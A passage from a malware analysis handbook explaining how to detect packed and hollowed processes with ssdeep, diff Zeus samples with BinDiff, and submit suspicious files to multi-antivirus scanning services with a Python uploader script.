1112.880000-8a7fff.dmp matches 1064.1f00000-1f27fff.dmp (54)
1156.9c0000-9e7fff.dmp matches 1064.1f00000-1f27fff.dmp (58)
1156.9c0000-9e7fff.dmp matches 1112.880000-8a7fff.dmp (57)
1320.6b0000-6d7fff.dmp matches 1064.1f00000-1f27fff.dmp (54)
1320.6b0000-6d7fff.dmp matches 1112.880000-8a7fff.dmp (57)
1320.6b0000-6d7fff.dmp matches 1156.9c0000-9e7fff.dmp (58)
1488.ec0000-ee7fff.dmp matches 1064.1f00000-1f27fff.dmp (58)
1488.ec0000-ee7fff.dmp matches 1112.880000-8a7fff.dmp (54)
1488.ec0000-ee7fff.dmp matches 1156.9c0000-9e7fff.dmp (57)
1488.ec0000-ee7fff.dmp matches 1320.6b0000-6d7fff.dmp (50)
1624.ac0000-ae7fff.dmp matches 1064.1f00000-1f27fff.dmp (50)
[REMOVED]
```

When you use `ssdeep`, you can pass it a parameter such as `-t 60` to only display matches above a given threshold. If 60 percent isn't what you need, you'll have to adjust it depending on your objectives.

<sup>11</sup><http://ssdeep.sourceforge.net>

## RECIPE 3-10: DETECTING SELF-MODIFYING CODE WITH SSDEEP



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows how you can use `ssdeep` to compare processes in memory with their corresponding files on disk. It is normal for processes to change slightly at run-time—for example, when the program modifies global variables. However, code that is packed or that self-mutates (such as polymorphic viruses) will change significantly at run-time. Therefore, the copy of the code in memory will be much different from the code on disk.

### Using `ssdeep_procs.py`

To use the `ssdeep_procs.py` script on the book's DVD, you need to install the `ctypes` and `pywin32`<sup>12</sup> modules for Python on the target system. `pywin32` provides wrappers around Windows API functions so you can call them from Python. If you want to run the script from a USB drive, you can convert `ssdeep_procs.py` to an executable with `py2exe`.<sup>13</sup>

The following command demonstrates how to use the `ssdeep_procs.py` script. The test bed consisted of an XP system running processes packed with VMProtect, FSG, Neolite, and UPX. Notice how the four packed processes are 55 percent, 72 percent, 75 percent, and 0 percent similar, respectively, to their files on disk. All other processes are between 83 percent and 99 percent similar to their files on disk.

```
C:\> python ssdeep_procs.py
```

Process	Pid	Matched
smss.exe	588	96%
csrss.exe	660	96%
winlogon.exe	692	97%
services.exe	736	94%
lsass.exe	748	96%
vmacthlp.exe	904	96%
svchost.exe	928	91%
svchost.exe	1000	91%
Explorer.EXE	1584	97%
spoolsv.exe	1724	99%
wsntfy.exe	1276	91%
alg.exe	2076	94%
wuauclt.exe	3724	86%
TSCHelp.exe	3168	83%

IEXPLORE.EXE	3664	97%
cmd.exe	1036	94%
p-vmprotect.exe	372	55% possible packed exe
p-fsg.exe	3200	72% possible packed exe
p-neolite.exe	4084	75% possible packed exe
p-upx.exe	3860	0% possible packed exe
python.exe	4044	96%

The `ssdeep_procs.py` script can detect another malicious behavior called “hollow processes” (which we discuss more in Recipe 15-8). Hollow processes are legitimate programs (such as `notepad.exe`) started by malware. Once the program is running, the malware replaces the body, or executable instructions, of the legitimate program with malicious instructions. This is a form of code injection that you can detect using `ssdeep`, because the `notepad.exe` file on disk will differ significantly from the one in memory.

<sup>12</sup><http://sourceforge.net/projects/pywin32/>

<sup>13</sup><http://www.py2exe.org/>

### RECIPE 3-11: COMPARING BINARIES WITH IDA AND BINDIFF



*You can find supporting material for this recipe on the companion DVD.*

Binary diffing is a fundamental technique used in reverse engineering. It is especially popular in the vulnerability research realm (for analyzing vendor patches). However, it also has a place in malware research. While `ssdeep` can help you identify variants of the same malware family, it cannot tell you exactly what changed. If you have two files that are 75 percent similar, you still have some work to do before your analysis is complete. For example, did the attackers remove the brute-force password guessing code? Did they add a rootkit component to hide files on disk? Perhaps both files exhibit all of the same behaviors, but the attackers just used a different packer. This recipe shows you how to address these types of questions using BinDiff,<sup>14</sup> which is an IDA Pro plug-in for binary diffing.

BinDiff examines files after you load them into IDA Pro. It determines which functions exist in both files based on attributes such as the function’s CRC or hash value, the number of instructions in each basic block of a function, the number of cross-references to and from a function, and a variety of other algorithms (see the online BinDiff manual<sup>15</sup> for more details). Once you know which functions exist in both binaries, you can use BinDiff’s color-coded GUI to zoom-in and examine the changes at the instruction-level.

#### Good Old Zeus . . .

The following summary describes the context and objective for the demonstration that we present in this recipe.

In November 2006, the authors wrote a research paper<sup>16</sup> on one of the first Zeus variants seen in the wild. During the reverse engineering phase, we loaded the Zeus binary in IDA Pro and named as many functions as possible based on their behavior. Zeus stole information from victim computers, compressed it, encrypted it, and sent it over the network to the attackers. Based on the algorithm we saw in the Zeus binary, we wrote a decryption tool to recover the stolen data. However, after a while, the tool stopped working. Clearly, the Zeus authors had updated the code in some way that prevented our old decryption algorithm from working, and we needed to figure out how to fix it.

## Using BinDiff

The following steps describe how to use BinDiff to quickly locate the decryption function and determine exactly how it changed.

1. Create an IDA database (IDB) for both of the files that you plan to diff. Designate one as the primary and one as the secondary. In our case, we'll use `new_zeus.idb` (a sample from December 2008) as the primary and `old_zeus.idb` (the original sample from November 2006) as the secondary.
2. With the primary IDB open in IDA and the secondary IDB closed, click Edit ⇨ Plugins ⇨ `zynamics BinDiff 3.0` (or use the keyboard shortcut Shift+D).
3. When you see the prompt shown in Figure 3-1, click Diff Database and select your secondary IDB.



**Figure 3-1:** BinDiff's main selection menu

When the diff is complete, you'll have the following new tabs in IDA:

- **Statistics:** A summary of the overall similarity between the two files
- **Matched functions:** Functions that exist in both files. This tab shows the degree of similarity (from 0 to 1.00), the degree of confidence (0 to 1.00), the address and names of the functions in both files, the algorithm BinDiff used to match, and statistics regarding the exact number of basic blocks, instructions, and edges that matched.
- **Primary unmatched:** Functions in the primary file that cannot be matched with any functions in the secondary.
- **Secondary unmatched:** Functions in the secondary file that cannot be matched with any functions in the primary.




- Examine the matched functions tab. As you can see in Figure 3-2, the functions in the “name secondary” column (from old\_zeus.idb) are labeled according to their functionality. BinDiff found a possible match for the function we labeled as `DecodeData` in 2006. The similarity score is .70/1.00 and the confidence level is .98/1.00.

similarity	confidence	EA primary	name primary	EA secon...	name secondary
0.72	0.99	85a7a1	sub_85A7A1_138	14d05b35	GetProcessTimeInfo
0.71	0.99	05523d	sub_05523D_26	14d05b71	_NtCreateThread
0.71	0.99	85aa55	sub_85AA55_142	14d05e05	CreateWinpoemDirectory
0.70	0.99	05a269	sub_05A269_131	14d03dd4	DecodeData
0.69	0.95		Port Symbols and Comments	14d03685	DownloadAndExecuteFile
0.69	0.96		Visual Diff	14d021e4	_HttpSendRequestW
0.68	0.99		Copy	14d041d4	CreatePipeS3FromMutex
0.67	0.98			14d04274	WriteProcessMemoryRemote
0.65	0.95	8578ca	sub_8578CA_81	14d03138	InternetPostData
0.65	0.84	857450	sub_857450_65	14d05a61	InvokeRemoteProcess


**Figure 3-2:** Invoking a Visual Diff from the Matched Functions tab

- To take a closer look at the two functions, right-click the line and select Visual Diff. This brings up the BinDiff GUI, as shown in Figure 3-3. The window is split into two parts. On the left, you see the potential match for the `DecodeData` function. On the right, you see the `DecodeData` function.



**Figure 3-3:** A Side-by-side flow graph of both functions in BinDiff

6. You can zoom and pan the graph as necessary in order to see exactly which instructions were added, removed, or modified. Remember, we're dealing with samples that were created more than two years apart, so some of the differences that you see may be due to the attackers using a new compiler version or operating system to develop the malware.
7. You can view the two functions from a different perspective by clicking the Assembler tab in the BinDiff GUI, as shown in Figure 3-4. Then use the scrollbar in the middle for navigation.



**Figure 3-4:** The secondary function uses compression, but the primary does not.

In Figure 3-4, you can see that the function in the secondary IDB calls `RtlDecompressBuffer`, whereas the function in the primary IDB does not. Both functions exhibit a similar algorithm that involves adding 5 to a number and subtracting `0xF9` from a number. Despite using different registers for temporary storage, the algorithms perform the same tasks. Thus, the only apparent difference between these two functions is the removal of `RtlDecompressBuffer`. In fact, the Zeus sample from 2006 uses compression and the sample from 2008 doesn't. This was the key to fixing our decryption tool.

**NOTE**

See the following resources for more information on determining relationships among binary files:

- Zynamics VxClass: <http://www.zynamics.com/vxclass.html>
- *The State of Malware Family Ties* by Ero Carrera and Peter Silberman: <http://blog.mandiant.com/archives/934>
- DarunGrim: <http://www.darungrim.org/>
- Tenable Security's PatchDiff2: <http://cgi.tenablesecurity.com/tenable/patchdiff.php>
- CoreLabs' turbodiff: <http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff>

<sup>14</sup><http://www.zynamics.com/bindiff.html> ,

<sup>15</sup><http://www.zynamics.com/downloads/bindiff30-manual.zip>

<sup>16</sup><http://www.mnin.org/write/ZeusMalware.pdf>



# 4

## Sandboxes and Multi-AV Scanners

*Online sandboxes and multi-AV scanners can provide a quick and easy first impression of unknown files. In most cases, using these services requires little more effort than point, click, and read, but that is certainly not all you can do with them. Certain systems are designed to mask the back-end complexities and provide a very user-friendly and intuitive interface. Other systems are built to be flexible, allowing you to extend them with your own tools, scripts, and parameters. This chapter describes a few of the possibilities that can make your experience with sandboxes and multi-AV scanners even better.*

**B**efore we begin, you should understand the risks of using these services. False positives and false negatives will always be a problem. Even if 40 out of 40 antivirus products indicate that a file is safe, that doesn't necessarily mean the file is safe. Additionally, unless you run a private instance of the service, the files you submit to public sites may be automatically shared with other vendors and third parties. This is generally good because the vendors need samples to build new signatures. However, targeted malware may contain hard-coded usernames, passwords, DNS names, or IP addresses of internal systems, which you don't want distributed any more than necessary.

In addition to exposure of data to vendors and possibly the public, another factor to consider, that we previously described in Chapter 1, is notifying attackers that they've been detected. For example, if the attackers penetrated your network using a file with a specific MD5 hash, and two days later, a file with that hash shows up on a public scanner's website, the attackers will know they've been detected. This may cause the attackers to change tactics or lay low until you think they're out of your network.

### Public Antivirus Scanners

Many antivirus vendors enable you to scan your entire computer free of charge on their websites using downloadable file scanners. However, few let you submit an individual file

and get quick results. Even if they did allow the submission of a single file, why just get a single vendor's results when you could get several? By using public antivirus scanners, you can go to a single website, submit a file, and have it quickly scanned by over three dozen antivirus products.


As previously mentioned, don't take the results of a scan for granted. It is common for malware samples to remain undetected for hours, days, and even weeks after they're released into the wild. The Race To Zero (<http://www.racetozero.net>) competition at Defcon 16 challenged researchers to modify ten viruses in a manner that allowed the viruses to retain their functionality, but be able to sneak by all major antivirus vendors. At least three teams completed the exercise in less than six hours! Malware authors play games as well. The group behind the Storm Worm used server-side polymorphic techniques, which resulted in minor changes to the malware's code as frequent as every 10 minutes (see [http://www.fortiguard.com/report/roundup\\_jan\\_2007.html](http://www.fortiguard.com/report/roundup_jan_2007.html)).

#### RECIPE 4-1: SCANNING FILES WITH VIRUSTOTAL

In the public antivirus scanner arena, *VirusTotal*<sup>1</sup> is the premier service. Its website allows you to upload suspicious files (sized 20MB or smaller) and scans them with 42 (the number at the time of this writing) antivirus products. You can use VirusTotal's service in the following manner:

- **Website submissions:** The most common way to submit files is via the VirusTotal website. Navigate to the site, click the Browse button, and choose the file you want to upload. If you're in a corporate environment and don't want to trip any IDS or content-filtering alerts, you can choose to upload the file over an SSL connection.
- **E-mail submissions:** To submit files via e-mail, compose a new message to [scan@virustotal.com](mailto:scan@virustotal.com), type "scan" in the subject field, and attach the file you want to have scanned. VirusTotal will return the results to you in an e-mail reply.
- **Hash searching:** VirusTotal's website allows you to search their existing database of scanned files based on an MD5, SHA1, or SHA256 hash. This feature can be handy if you know a file's hash value, but you don't actually have a copy of the file.
- **Explorer shell submissions:** The VirusTotal Uploader is a Windows-only tool that allows users to upload files directly from Windows Explorer. You can download and install the tool by following the instructions at <http://www.virustotal.com/advanced.html>. Once installed, you can right-click on any file to send it to VirusTotal, as shown in Figure 4-1.

If the file you want to analyze is not already in the VirusTotal database, it will be uploaded. When the scan results are available, the uploader opens a browser on your machine to the VirusTotal web page so you can view them.



**Figure 4-1:** Submitting files with the VirusTotal uploader

## Scan Results

The results page shows the antivirus product name, product version, date when the product's signature definitions were last updated, and the detection name, if any. Figure 4-2 shows an example scan result.

File <b>sample.pdf</b> received on 2010.03.30 11:48:10 (UTC)				
Current status: <b>finished</b>				
Result: 29/42 (69.05%)				
Compact		Print results		
Antivirus	Version	Last Update	Result	
a-squared	4.5.0.50	2010.03.30	Exploit.Win32.Pidief!IK	
AhnLab-V3	5.0.0.2	2010.03.30	PDF/Cve-2010-0198	
Antivir	7.10.5.251	2010.03.30	EXE/Pidief.axa	
Antiy-AVL	2.0.3.7	2010.03.30	Exploit/JS.Pdfka	
Authentium	5.2.0.5	2010.03.30	JS/ShellCode.AM	
Avast	4.8.1351.0	2010.03.29	-	
Avast5	5.0.332.0	2010.03.29	-	
AVG	9.0.0.787	2010.03.29	Exploit_C.DEX	
BitDefender	7.2	2010.03.30	Exploit.PDF-KXX.Gen	
CAT-QuickHeal	10.00	2010.03.30	-	
ClamAV	0.96.0.0-git	2010.03.30	-	
Comodo	4437	2010.03.30	UnclassifiedMalware	
DrWeb	5.0.2.03220	2010.03.30	Exploit.PDF.758	

**Figure 4-2:** VirusTotal's scanning results page

As you can see, 29 out of 42 antivirus products detected the submitted file as malware and the other 13 reported that it was clean. The difference in results reinforces why scanning a file with multiple antivirus products is important.

In addition to antivirus results, VirusTotal provides information about the scanned file using various third-party tools and websites. The following list summarizes what you can find in this section of the results page:

- The file's MD5, SHA1, SHA256, and ssdeep hash
- The file type (using TrID<sup>2</sup>)
- The file's timestamp, entrypoint, sections, imports, and exports (using pefile<sup>3</sup>)

- A link to the ThreatExpert<sup>4</sup> sandbox analysis (if one exists)
- A notice if the file's digital signature is valid (using SigCheck<sup>5</sup>)
- A link to the Prevx<sup>6</sup> analysis (if one exists)
- The name of any packers used to obfuscate the file (using PEiD)<sup>7</sup>
- A short description of the file if its hash is found in the National Software Reference Library (NSRL) Reference Data Set (RDS)
- A summary of the PDF tags using Didier Steven's PDFiD<sup>8</sup> (PDF files only)

A section of the VirusTotal output for the additional tools is shown in Figure 4-3.

```

TPID : file type identification
Win32 Executable Generic (42.3%)
Win32 Dynamic Link Library (generic) (37.6%)
Generic Win/DOS Executable (9.5%)
DOS Executable Generic (9.5%)
Autodesk PLIC Image File (extensions: flc, fli, cwl) (0.0%)

ThreatExpert: http://www.threatexpert.com/lookup.aspx?file=58e017176a278c2779a51511f9eb10a

ssdeep: 384:XYZM2071p+0re3TFVOM2o1e2TwT1kqGp00vz1A1fHF1W:1t2Gre3BO3k3Pyp

sigcheck: publisher.....: n/a
copyright.....: Copyright (C) 2003
product.....: Microsoft (R) Visual C_
description...: MPC Application
original name: n/a
internal name: n/a
file version.: 1.0.0.1
comments.....: n/a
signature.....: -
signing date.: -
verified.....: unsigned

Prevx Info: http://info.prevx.com/aboutprogramtest.aspx?PK5=6c232f0500e8288a5a8d00725a53c008a4ff1e

PEiD :-
RDS : NSRL Reference Data Set

```

**Figure 4-3:** VirusTotal's extra information section

<sup>1</sup><http://www.virustotal.com>

<sup>2</sup><http://mark0.net/soft-trid-e.html>

<sup>3</sup><http://code.google.com/p/pefile/>

<sup>4</sup><http://www.threatexpert.com>

<sup>5</sup><http://technet.microsoft.com/en-us/sysinternals/bb897441.aspx>

<sup>6</sup><http://www.prevx.com>

<sup>7</sup><http://www.peid.info>

<sup>8</sup><http://blog.didierstevens.com/programs/pdf-tools/>

## RECIPE 4-2: SCANNING FILES WITH JOTTI

Jotti's malware scan<sup>9</sup> is available in over ten languages and currently scans submitted files with 20 antivirus products. If a product is available for Linux, Jotti likely has it on its site. You can submit files to Jotti by using the web interface on the site's home page.



## Scan Results

The results page will show your queue status (if any) and then begin to update the page in real time with the results of each antivirus product. Jotti displays the date of the last virus definition update and text that displays either “Found nothing” in green or the name of the virus definition match in red. Figure 4-4 shows the appearance of Jotti’s results page.




Scanners	
 ArcaVir	2010-01-29 Trojan.Pincav.nyg
 A-Squared	2010-01-30 Trojan.Win32.Pincav!IK
 QVIST	2010-01-29 Win32:Spyware-gen
 AVG	2010-01-29 Siteur2.CBVR
 AntiVir	2010-01-29 TR/Pincav.nyg
 BitDefender	2010-01-29 Trojan.Generic.2944501
 ClamAV	2010-01-29 Found nothing
 CP engine	2010-01-29 Found nothing
 DrWeb	2010-01-30 Found nothing
 F-PROT	2010-01-29 Found nothing
 F-Secure	2010-01-29 Trojan.Win32.Pincav.nyg
 GDATA	2010-01-29 Trojan.Generic.2944501
 IKARUS	2010-01-29 Trojan.Win32.Pincav
 Kaspersky	2010-01-29 Trojan.Win32.Pincav.nyg
 NOD32	2010-01-29 Found nothing
 PANDA	2010-01-29 Found nothing
 Quick Heal	2010-01-29 Found nothing
 SOPHOS	2010-01-30 Mal/Generic-A
 VBA32	2010-01-29 Trojan.Win32.Pincav.nyg
 VirusBuster	2010-01-29 Found nothing

Figure 4-4: Jotti’s malware scanning results

## MD5 and SHA1 Hashes

Additionally, Jotti displays the MD5 and SHA1 hashes of the submitted file. You can search Jotti’s database by entering the MD5 or SHA1 hash into the following URL: <http://virusscan.jotti.org/hashsearch.php>.

<sup>9</sup><http://virusscan.jotti.org>


## RECIPE 4-3: SCANNING FILES WITH NOVIRUSTHANKS

The NoVirusThanks Multi-Engine Antivirus Scanner<sup>10</sup> currently leverages 24 antivirus products to scan your submissions. You can use the NoVirusThanks service in the following manner:

- **Website submissions (file upload):** You can upload files sized 20MB or smaller to the NoVirusThanks website. An advantage to using NoVirusThanks is that you can request that the service does not distribute your files to other antivirus vendors and third parties. To do this, select the checkbox that says “Do not distribute this sample” when you upload your file.
- **Website submissions (URLs):** NoVirusThanks allows you to submit URLs. This means you do not need to download a potentially malicious file onto your computer first. To submit a URL, click the Scan Web Address tab, enter the URL, and click

the Submit Address button. The NoVirusThanks system will grab the URL you submitted and begin to scan the file a short time later, just as if you had uploaded it directly.

- **NoVirusThanks Uploader submissions:** The NoVirusThanks Uploader<sup>11</sup> is a Windows-only application that allows you to upload files from your computer (5MB or smaller) without using a web browser. It also has an option to download files from a URL locally and then upload them. The application has a number of other features such as listing running services, automatic startup registry keys, loaded dynamic link libraries (DLLs), listing loaded drivers, and more. Figure 4-5 shows the NoVirusThanks Uploader application.



**Figure 4-5:** The NoVirusThanks Uploader application

## Scan Results

Shortly after you've submitted files with any of the aforementioned methods, NoVirusThanks will assign a unique URL to your file. Note that this URL is unique per each upload, not each file. If you upload the same file on two separate occasions, you will receive two different URLs. The page displays the antivirus product name, the database or virus definition identifier, the antivirus engine version, and the detection name, if any, for each product. Figure 4-6 shows how the results appear.

Unfortunately, although NoVirusThanks provides the MD5 and SHA1 hashes for files on the results page, you have no way to go back to the website later and search for them. If you want to see a past file analysis, you must save the URL; otherwise, you must resubmit the file to obtain a new analysis for it.

Antivirus	Database	Engine	Result
a-squared	04/02/2010	4.5.0.8	Trojan.Win32.Pincav/K
Avira AntiVir	7.10.3.139	7.6.0.59	TR/Pincav.nyg
Avast	100203-1	4.8.1229	Win32.Spyware-gen [Spy]
AVG	270.14.132/2611	9.0.0.725	SHeur2.CBVR
BitDefender	04/02/2010	7.0.0.2555	Trojan.Generic.2944501
ClamAV	29/01/2010	0.95.1	-
Comodo	3468	3.13.579	TrojWare.Win32.Trojan.Agent.Gen
Dr.Web	04/02/2010	5.0	-
F-PROT6	20100203	4.5.1.85	-
G-Data	19.9309	2.0.7309.847	-
Ikarus I3	29/01/2010	10010/4	Trojan.Win32.Pincav
Kaspersky	04/02/2010	8.0.0.357	Trojan.Win32.Pincav.nyg
McAfee	29/01/2010	5.1.0.0	-
NOD32 v3	4833	3.0.677	Win32/Agent
Norman	2009/11/03	5.92.08	-
Panda	20/10/2009	9.5.1.00	-
Solo Antivirus	04/02/2010	8.0	-
Sophos	04/02/2010	4.32.0	Mal/Generic-A
TrendMicro	809(680900)	1.1.1001	-
VHA32	04/02/2010	3.12.0.300	Trojan.Win32.Pincav.nyg
VirusDuster	10.119.29	1.4.3	-

**Figure 4-6:** NoVirusThanks scanning results page

NoVirusThanks offers a few other products and services that you may be interested in as well. Here are some short descriptions:

- Threat Killer is a scriptable malware remover that you can use to unload drivers, terminate processes, delete files, and delete registry keys. The fact that it is scriptable is nice, because sometimes to remove malware effectively, you need to do things in a particular order. Antivirus programs may be hard-coded to perform actions in a specific order, causing them to fail.
- Hijack Hunter is a tool that scans for common indications of infection, such as changes to the HOSTS file, Browser Helper Objects, DNS servers, and registry startup locations.
- URLVoid is an online service that you can use to check if a given domain is malicious based on results from Google Diagnostic, McAfee SiteAdvisor, Norton SafeWeb, and others (17 in total, currently).

<sup>10</sup><http://scanner.novirusthanks.org>

<sup>11</sup><http://www.novirusthanks.org/products/>

## RECIPE 4-4: DATABASE-ENABLED MULTI-AV UPLOADER IN PYTHON



*You can find supporting material for this recipe on the companion DVD.*

This recipe presents a command-line interface to VirusTotal, Jotti, and NoVirusThanks. The script gives you the ability to analyze files using multiple services without using a web browser or a special client. Since it is written in Python, it works on Linux, Mac OS X, and Windows. You must not use this script for commercial purposes or in manner that violates the vendor's acceptable use policy.

With the ability to upload files on the command line, you can easily automate submissions and retrieve the results. For example, you could create a second script to extract potentially dangerous attachments from a local MBOX file or from a remote POP3/IMAP account; then pass the attachments to `avsubmit.py`. You could link this script into your honeypot workflow, as described in Chapter 2, or use it to automatically submit processes that you dump from memory with Volatility. The possibilities are endless.

Here is the usage for `avsubmit.py`:

```
$ python avsubmit.py -h

Usage: avsubmit.py [options]

Options:
  -h, --help            show this help message and exit
  -i, --init            initialize virus.db
  -o, --overwrite       overwrite existing DB entry
  -f FILENAME, --file=FILENAME
                        upload FILENAME
  -v, --virustotal      use VirusTotal
  -e, --threatexpert    use ThreatExpert
  -j, --jotti           use Jotti
  -n, --novirus         use NoVirusThanks

Usage: avsubmit.py [options]
```

If you call `avsubmit.py` once with the `--init` flag, it creates an empty file named `virus.db` (a SQLite database). Each time you use the script in the future, it automatically populates the database with the antivirus scanning results. If you don't want to use SQLite for tracking your analysis, just don't initialize the database.

### Submissions to VirusTotal

You can upload files to VirusTotal by specifying the `-v` flag. The `avsubmit.py` script computes the hash of your input file and checks VirusTotal's hash search to see if there are already results for the file. If so, the script queries for the list of detections. Otherwise, the script uploads your file, waits for the processing to complete, and then returns the list of detections. Before using the script, you must obtain a VirusTotal API key<sup>12</sup> and paste it into the top of `avsubmit.py`.

```
$ python avsubmit.py -f 11229.exe -v
```

```
Using VirusTotal...
Searching VT for SHA1: 590933753cac80734db00c5e5d7f8063bcc1e4d5
The file does not already exist on VT
Submitting file to VT, please wait...
Analysis here: http://www.virustotal.com/analysis/\
cec813ceaa070d1e0fadd8ea09e58f88445d0950999d8e4948d8c104b9b94a5f-1269588142
Trying to get results for the next 600 seconds...
Prevx => High Risk Worm
NOD32 => a variant of Win32/Kryptik.DHB
F-Prot => W32/Alureon.H.gen!Eldorado
Symantec => Suspicious.Insight
McAfee+Artemis => Artemis!C178CBB6E88D
Sophos => Mal/TDSSPack-W
CAT-QuickHeal => Win32.Packed.TDSS.z.5
Authentium => W32/Alureon.H.gen!Eldorado
VirusBuster => Rootkit.Alureon.Gen.10
TrendMicro => TROJ_BREDO.SME
```

## Submissions to Jotti

If you specify the `-j` flag, then the script checks if your file is already in Jotti's database. If not, it performs the submission. You'll receive the list of detections on the command line, as well as a URL to the results page.

```
$ python avsubmit.py -f 11229.exe -j
```

```
Using Jotti...
Initialized cookie: sessionid=ced321e4eca5aad8940055dc51cd193a4
Initialized APC: 8f0b8b63d15375760b14c195419d6369a5d92564
Checking Jotti for MD5: C178CBB6E88DFA8AFEB1E2F740EBF72B
Analysis here:
http://virusscan.jotti.org/en/scanresult/\
c9738bd6346142b20df79091f1b741098a90116b
Trying to get results for the next 60 seconds...
nod32 => Win32/Kryptik.DHB
fsecure => Packed:W32/TDSS.EU
avast => Win32:Malware-gen
gdata => Gen:Heur.Krypt.25
kaspersky => Packed.Win32.TDSS.z
asquared => Packed.Win32.TDSS.z!A2
avira => TR/PCK.Tdss.Z.3138
ikarus => Packed.Win32.Tdss
avg => Agent_r.RG
sophos => Mal/TDSSPack-W
quickheal => Win32.Packed.TDSS.z.5
virusbuster => Rootkit.Alureon.Gen.10
```

## Submissions to NoVirusThanks

NoVirusThanks does not support searching for files by hash, so `avsubmit.py` always uploads your file without first checking if it's previously been submitted. It will wait for the scanners to complete, print results to STDOUT, and provide a link where you can find the analysis in a browser.

```
$ python avsubmit.py 11229.exe -n

Using NoVirusThanks...
Submitting file to NoVirusThanks, please wait...
http://scanner.novirusthanks.org/analysis/c178cbb6e88dfa8afeb1e2f740ebf [REMOVED]
NOD32 => Win32/Kryptik.DHB
a-squared => Packed.Win32.Tdss!IK
TrendMicro => TROJ_BREDO.SME
VBA32 => BScope.Rootkit-Dropper.TDSL
Dr.Web => BackDoor.Tdss.based.5
Avast => Win32:Alureon-FW [Rtk]
Avira AntiVir => TR/PCK.Tdss.Z.3138
Kaspersky => Packed.Win32.TDSS.z
BitDefender => Gen:Heur.Krypt.25
Ikarus T3 => Packed.Win32.Tdss
Panda => Trj/TDSS.EF
G-Data => Packed.Win32.TDSS.z
AVG => Agent_r.RG
F-PROT6 => W32/Alureon.H.gen!Eldorado
Comodo => TrojWare.Win32.Trojan.Agent.Gen
```

## Querying the virus.db Database

Once you have processed a few samples, you can begin to execute queries on your `virus.db` database. The SQLite API is available for many languages including PHP, Perl, Python, and C, so with just a few lines of code you could generate useful trends and statistics about your malware collection. For the following example, we're just using the command-line `sqlite3` client to query for any Rustock samples in the database.

```
$ sqlite3 virus.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE detects (
